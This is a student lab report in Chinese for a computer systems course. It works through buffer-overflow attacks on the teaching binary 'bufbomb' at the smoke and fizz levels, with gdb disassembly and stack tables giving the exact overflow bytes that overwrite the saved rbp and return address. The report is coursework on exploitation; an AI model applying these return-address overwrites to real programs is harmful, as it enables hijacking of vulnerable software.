

**课 程 实 验 报 告**

**课程名称： 计算机系统基础**

**实验名称： 缓冲区溢出攻击**

**院 系 ：计算机科学与技术**

**专业班级 ： CS2306**

**学 号 ：**

**姓 名 ：**

**指导教师 ：**

**2025 年 4 月 10 日**

**一、实验目的与要求**

通过分析一个程序（称为“缓冲区炸弹”）的构成和运行逻辑，加深对理论课中关于程序的机器级表示、函数调用规则、栈结构等方面知识点的理解，增强反汇编、跟踪、分析、调试等能力，加深对缓冲区溢出攻击原理、方法与防范等方面知识的理解和掌握；

实验环境：Ubuntu，GCC，GDB等

**二、实验内容**

**任务** 缓冲区溢出攻击

**程序运行过程中，需要输入特定的字符串，使得程序达到期望的运行效果。**

对一个可执行程序“bufbomb” 实施一系列缓冲区溢出攻击(buffer overflow attacks)，也就是设法通过造成缓冲区溢出来改变该程序的运行内存映像(例如将专门设计的字节序列插入到栈中特定内存位置)和行为，以实现实验预定的目标。bufbomb 目标程序在运行时使用函数 getbuf读入一个字符串。根据不同的任务，学生生成相应的攻击字符串。

实验中需要针对目标可执行程序bufbomb,分别完成多个难度递增的缓冲区溢出攻击(完成的顺序没有固定要求)。按从易到难的顺序，这些难度级分别命名为smoke (level 1)、fizz (level 2)。

**1、第1级 smoke**

正常情况下，getbuf函数运行结束，执行最后的ret指令时，将取出保存于栈帧中的返回（断点）地址并跳转至它继续执行（test函数中调用getbuf处）。要求将返回地址的值改为本级别实验的目标smoke函数的首条指令的地址， getbuf函数返回时，跳转到smoke函数执行，即达到了实验的目标。

**2、****第2级 fizz**

要求getbuf函数运行结束后，转到 fizz函数处执行。与smoke的差别是，fizz函数有一个参数。 fizz函数中比较了参数val 与 全局变量cookie的值，只有两者相同（要正确打印val）才能达到目标。

**三、实验记录及问题回答**

**（1）实验任务的实验记录**

本实验的核心是Gets函数，它类似c语言标准库中函数的char \*gets(char \*str)。该函数会将输入的字符串存储在由str指向的字符数组中，但不会检查目标缓冲区的大小。如果用户输入的字符串长度超过了缓冲区的大小，gets 函数会继续写入数据，直到遇到换行符或EOF，从而导致缓冲区溢出。

本实验中，我们利用Gets函数不会检查目标缓冲区大小的漏洞，实现缓冲区溢出攻击。

阅读**buf.c**的源码，可以发现getbuf函数中调用了Gets函数，且在getbuf函数体内定义了**局部变量**buf作为Gets的局部缓冲区。那么，我们便找齐了缓冲区溢出的两大关键。我们知道，局部变量在运行时在堆栈中分配空间，即在getbuf的栈帧中分配。当我们写入目标缓冲区的长度超过栈底边界，便会覆盖掉调用getbuf函数时压栈的rip值。当getbuf函数返回时，便会跳转到被覆盖的rip地址处，从而实现攻击。

1. **第1级 smoke**

使用gdb的disas指令，对getbuf函数反汇编，结果如下

1. (gdb) disas getbuf

2. Dump of assembler code for function getbuf:

3. 0x0000000000401a7a <+0>: push rbp

4. 0x0000000000401a7b <+1>: mov rbp,rsp

5. 0x0000000000401a7e <+4>: sub rsp,0x40

6. 0x0000000000401a82 <+8>: mov QWORD PTR [rbp-0x38],rdi

7. 0x0000000000401a86 <+12>: mov DWORD PTR [rbp-0x3c],esi

8. 0x0000000000401a89 <+15>: movabs rax,0x697461646e756f66

9. 0x0000000000401a93 <+25>: mov QWORD PTR [rbp-0xc],rax

10. 0x0000000000401a97 <+29>: mov DWORD PTR [rbp-0x4],0x6e6f

11. 0x0000000000401a9e <+36>: mov edx,DWORD PTR [rbp-0x3c]

12. 0x0000000000401aa1 <+39>: mov rcx,QWORD PTR [rbp-0x38]

13. 0x0000000000401aa5 <+43>: lea rax,[rbp-0x30]

14. 0x0000000000401aa9 <+47>: mov rsi,rcx

15. 0x0000000000401aac <+50>: mov rdi,rax

16. 0x0000000000401aaf <+53>: call 0x40159c <Gets>

17. 0x0000000000401ab4 <+58>: mov eax,0x1

18. 0x0000000000401ab9 <+63>: leave

19. 0x0000000000401aba <+64>: ret

20. End of assembler dump.

观察到第5行“sub rsp,0x40”，表明分配了0x40个字节的空间存放getbuf函数的局部变量。

观察第16行调用了Gets函数，从源码中可知Gets函数原型char \*Gets(char \*dest, char \*src, int len)，则根据函数调用约定，三个参数dest、src、len分别对应rdi, rsi, rdx，即局部缓冲区buf对应edi，由第15行可知，rdi来源于rax。

往上观察到第13行，“lea rax,[rbp-0x30]”表明，缓冲区buf的首址设于rbp-0x30处，也就是说，如果buf缓冲区接受了超过0x30个字节，就会覆盖掉之前压栈的rbp和rip。此时，Gets的长度至少为0x30+8+8=64个字节。其中，前48个字节可以为任意值，后16个字节分别为设定的rbp和rip（各占8个字节）。

也就是说，如果我们将最后8个字节rip设置为函数smoke函数的地址入口，那么目的便达成了。

使用disas指令可获取smoke函数地址为0x0000000000401302。

1. (gdb) disas smoke

2. Dump of assembler code for function smoke:

3. 0x0000000000401302 <+0>: push rbp

4. 0x0000000000401303 <+1>: mov rbp,rsp

5. 0x0000000000401306 <+4>: lea rax,[rip+0xdd9] # 0x4020e6

6. 0x000000000040130d <+11>: mov rdi,rax


7. 0x0000000000401310 <+14>: call 0x401060 <puts@plt>

8. 0x0000000000401315 <+19>: mov edi,0x0


9. 0x000000000040131a <+24>: call 0x401120 <exit@plt>

10. End of assembler dump.

因此，第一关的攻击字符串为下图所示，其中，8位地址按小端法排列。



运行成功，结果如下：



1. **第2级 fizz**

使用gdb的disas指令，对fizz函数反汇编，结果如下

1. Dump of assembler code for function fizz:

2. 0x000000000040131f <+0>: push rbp

3. 0x0000000000401320 <+1>: mov rbp,rsp

4. 0x0000000000401323 <+4>: sub rsp,0x10

5. 0x0000000000401327 <+8>: mov DWORD PTR [rbp-0x4],edi # val

6. 0x000000000040132a <+11>: mov eax,DWORD PTR [rip+0x2db8] # 0x4040e8 <cookie>

7. 0x0000000000401330 <+17>: cmp DWORD PTR [rbp-0x4],eax # if (val==cookie)

8. 0x0000000000401333 <+20>: jne 0x401350 <fizz+49>

9. 0x0000000000401335 <+22>: mov eax,DWORD PTR [rbp-0x4]

10. 0x0000000000401338 <+25>: mov esi,eax

11. 0x000000000040133a <+27>: lea rax,[rip+0xdc0] # 0x402101

12. 0x0000000000401341 <+34>: mov rdi,rax

13. 0x0000000000401344 <+37>: mov eax,0x0

14. 0x0000000000401349 <+42>: call 0x401090 <printf@plt>

15. 0x000000000040134e <+47>: jmp 0x401369 <fizz+74>

16. 0x0000000000401350 <+49>: mov eax,DWORD PTR [rbp-0x4]

17. 0x0000000000401353 <+52>: mov esi,eax

18. 0x0000000000401355 <+54>: lea rax,[rip+0xdc4] # 0x402120

19. 0x000000000040135c <+61>: mov rdi,rax

20. 0x000000000040135f <+64>: mov eax,0x0

21. 0x0000000000401364 <+69>: call 0x401090 <printf@plt>

22. 0x0000000000401369 <+74>: mov edi,0x0

23. 0x000000000040136e <+79>: call 0x401120 <exit@plt>

24. End of assembler dump.

分析：

L5：mov DWORD PTR [rbp-0x4],edi： edi为传入fizz的参数，即val。


L6：mov eax,DWORD PTR [rip+0x2db8]：反汇编程序标出[rip+0x2db8]为全局变量cookie，

L7：cmp DWORD PTR [rbp-0x4],eax：即对应源程序中的if (val==cookie)条件分支语句。


若我们像上一关一样传入fizz函数首地址，那么val的值仍然依赖于寄存器edi的值，这是不可控的。因此，我们需要将rip覆盖为之后的某句指令的地址。然而，如若设为第7行或之后，则错过了第6行的传入cookie。因此，合适的地址为第6行之前，即0x000000000040132a（当然，如果直接跳到第9行也是可以的）。

此时，我们发现val的值依赖于[rbp-0x4]，rbp是可以由我们指定的，那么我们可以将rbp指定为某个值，使得rbp-0x4 = 0x4040e8 即全局变量cookie的首址。那么，由简单的运算可得rbp = 0x4040ec。

综上，攻击字符串的最后16个字节rbp、rip的值均已确定，攻击字符串即为：



运行成功，结果如下图所示：



**（2）缓冲区溢出攻击中字符串产生的方法描述**

1. **第1级 smoke**

|  |  |  |  |  |  |
| --- | --- | --- | --- | --- | --- |
| Reg | Addr | Val  (本该是) |  | Val  (缓冲区溢出后) |  |
|  | 3ffch |  |  |  |  |
| rsp→ | 4000h | xxxx xxxx |  |  |  |
|  | 4004h | (形参)int len |  |  |  |
|  | 4008h | (形参) char \*src |  |  |  |
|  | 400ch |  |  |  |
|  | 4010h | (局部变量)buf | 缓冲区首地址 | 00 00 00 00 |  |
|  | 4014h | xxxx xxxx |  | 00 00 00 00 |  |
|  | 4018h | xxxx xxxx |  | 00 00 00 00 |  |
|  | 401ch | xxxx xxxx |  | 00 00 00 00 |  |
|  | 4020h | xxxx xxxx |  | 00 00 00 00 |  |
|  | 4024h | xxxx xxxx |  | 00 00 00 00 |  |
|  | 4028h | xxxx xxxx |  | 00 00 00 00 |  |
|  | 402ch | xxxx xxxx |  | 00 00 00 00 |  |
|  | 4030h | xxxx xxxx |  | 00 00 00 00 |  |
|  | 4034h | 6f66 756e | foun | 00 00 00 00 |  |
|  | 4038h | 6461 7469 | dati | 00 00 00 00 |  |
|  | 403ch | 6f6e xxxx | on.. | 00 00 00 00 |  |
| rbp→ | 4040h | xxxx xxxx | rbp(backup) | 00 00 00 00 | rbp恢复值 |
|  | 4044h | xxxx xxxx | 00 00 00 00 |
|  | 4048h | xxxx xxxx | rip | 02 13 40 00 | smoke函数地址  0x401302 |
|  | 404ch | xxxx xxxx | 00 00 00 00 |
|  | 4050h | xxxx xxxx |  |  |  |

1. **第2级 fizz**

|  |  |  |  |  |  |
| --- | --- | --- | --- | --- | --- |
| Reg | Addr | Val(本该是) |  | Val(缓冲区溢出) |  |
|  | 3ffch |  |  |  |  |
| rsp→ | 4000h | xxxx xxxx |  |  |  |
|  | 4004h | (形参)int len |  |  |  |
|  | 4008h | (形参) char \*src |  |  |  |
|  | 400ch |  |  |  |
|  | 4010h | (局部变量)buf | 缓冲区首地址 | 00 00 00 00 |  |
|  | 4014h | xxxx xxxx |  | 00 00 00 00 |  |
|  | 4018h | xxxx xxxx |  | 00 00 00 00 |  |
|  | 401ch | xxxx xxxx |  | 00 00 00 00 |  |
|  | 4020h | xxxx xxxx |  | 00 00 00 00 |  |
|  | 4024h | xxxx xxxx |  | 00 00 00 00 |  |
|  | 4028h | xxxx xxxx |  | 00 00 00 00 |  |
|  | 402ch | xxxx xxxx |  | 00 00 00 00 |  |
|  | 4030h | xxxx xxxx |  | 00 00 00 00 |  |
|  | 4034h | 6f66 756e | foun | 00 00 00 00 |  |
|  | 4038h | 6461 7469 | dati | 00 00 00 00 |  |
|  | 403ch | 6f6e xxxx | on.. | 00 00 00 00 |  |
| rbp→ | 4040h | xxxx xxxx | rbp(backup) | ec 40 40 00 | rbp恢复值：满足[rbp-0x4]==cookie |
|  | 4044h | xxxx xxxx | 00 00 00 00 |
|  | 4048h | xxxx xxxx | rip | 2a 13 40 00 | fizz函数内 |
|  | 404ch | xxxx xxxx | 00 00 00 00 |
|  | 4050h |  |  |  |  |

**四、体会**

以前总是听说gets函数不安全，本次实验让我理解了其中的缘由，在这过程中也增强了我对目标文件结构的理解以及指令的执行流程。

本次实验同样采用闯关式的流程，非常具有趣味性，很让我有成就感。并且，有些关卡的解法也并非唯一，去思考不同的解法同样让人感到挑战性。

希望老师们能够建设更多的这样形式的实验！